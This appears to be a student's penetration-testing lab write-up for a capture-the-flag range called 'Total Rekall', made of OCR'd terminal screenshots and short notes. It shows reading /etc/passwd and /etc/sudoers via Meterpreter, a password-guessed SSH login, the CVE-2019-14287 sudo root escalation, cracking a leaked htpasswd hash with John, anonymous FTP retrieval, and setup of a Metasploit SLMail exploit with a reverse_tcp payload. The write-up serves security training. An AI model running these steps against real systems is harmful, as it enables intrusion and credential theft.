


```
040755/rwxr-xr-x  4096   dir   2019-12-17 10:01:22 -0500  vim
100644/rw-r--r--  158    fil   2014-01-29 08:39:45 -0500  vtrgb
100644/rw-r--r--  4812   fil   2019-04-08 18:55:26 -0400  wgetrc
040755/rwxr-xr-x  4096   dir   2022-02-28 10:40:03 -0500  xml

meterpreter > ls -l /etc/sudoers
100444/r--r--r--  800  fil  2022-02-28 10:40:30 -0500  /etc/sudoers
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > 
```




```
#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > ls /etc/passwd
100644/rw-r--r--  1042  fil  2022-02-28 10:40:32 -0500  /etc/passwd
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > 
```

Used information from OSINT to find alice as a user on machine 192.168.13.14, and used password guess (common passwords) to find the password for user Alice. Used an exploit on root priviledges to enumerate information on the root folder.



root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
root@kali: ~ ×
root@kali: ~ ×
Flag 12
100
Exploit the host that ends with .14.
The exploit to access this host does NOT use a CVE.
The hint for this exploit was displayed when viewing Flag 1.
With this information, try and guess the password to access the host.
Once you have accessed this host, use a privilege-escalation vulnerability to access the final flag.
Free Hint: CVE-2019-14287
Flag
Submit


```
┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ pwd
/
$ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  run.sh  sbin  srv  sys  tmp  usr  var
$ 
```



```
User alice may run the following commands on ede56e7c1e7f:
    (ALL, !root) NOPASSWD: ALL
$ sudo -u \#$((0×ffffffff))
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
$ man sudo
-sh: 82: man: not found
$ sudo man
[sudo] password for alice:
sudo: man: command not found
$ sudo -uroot
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
$ sudo -uroot ls /etc/passwd
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/ls /etc/passwd' as root on ede56e7c1e7f.
$ sudo -u#-1 /bin/bash
root@ede56e7c1e7f:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  run.sh  sbin  srv  sys  tmp  usr  var
root@ede56e7c1e7f:/# whoami
root
root@ede56e7c1e7f:/# 
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
root@ede56e7c1e7f:/# find / -type f -iname "*admin*.txt"
root@ede56e7c1e7f:/# find / -type f -iname "*flag*.txt" | grep flag
/root/flag12.txt
root@ede56e7c1e7f:/# cat /root/flag12.txt
d7sdfksdf384
root@ede56e7c1e7f:/# 
```

Total Rekall PenTesting Windows

Used OSINT and google dorking to display a hash and user for totalrekall on github.com
Used John to unhash the credentials




main
site / xampp.users
Go to file
totalrekall Added site backup files
Latest commit 4dde5a9 on Mar 1
History
1 contributor
1 lines (1 sloc) | 46 Bytes
Raw
Blame


```
1  trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

```
┌──(root💀kali)-[~]
└─# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2022-07-21 22:24) 5.882g/s 7376p/s 7376c/s 7376C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Used nmap to determine available hosts on windows server.
Then typed 172.22.117.20 on a web browser to display info (flag 2).




```
┌──(root💀kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 22:26 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00062s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-07-22 02:26:53Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00067s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
```




4d7b349705784a518bc876bc2ed6d4f6

Used ftp to transfer a file (flag 3) from 172.22.117.20 to my current machine .100




```
┌──(root💀 kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (20.4382 kB/s)
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
```




```
┌──(root💀 kali)-[~]
└─# ls
Desktop    Downloads  file3      flagfile               hashes.txt  LinEnum.sh  Pictures  script.php.jpg  Templates
Documents  file2      flag3.txt  flagisinThisfile.7z    hash.txt    Music       Public    Scripts         Videos

┌──(root💀 kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀 kali)-[~]
└─# █
```

Used an exploit for SLMAIL on metasploit to access machine 172.22.117.20, and search the mail server for information (flag 4)




```
msf6 auxiliary(scanner/ftp/anonymous) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
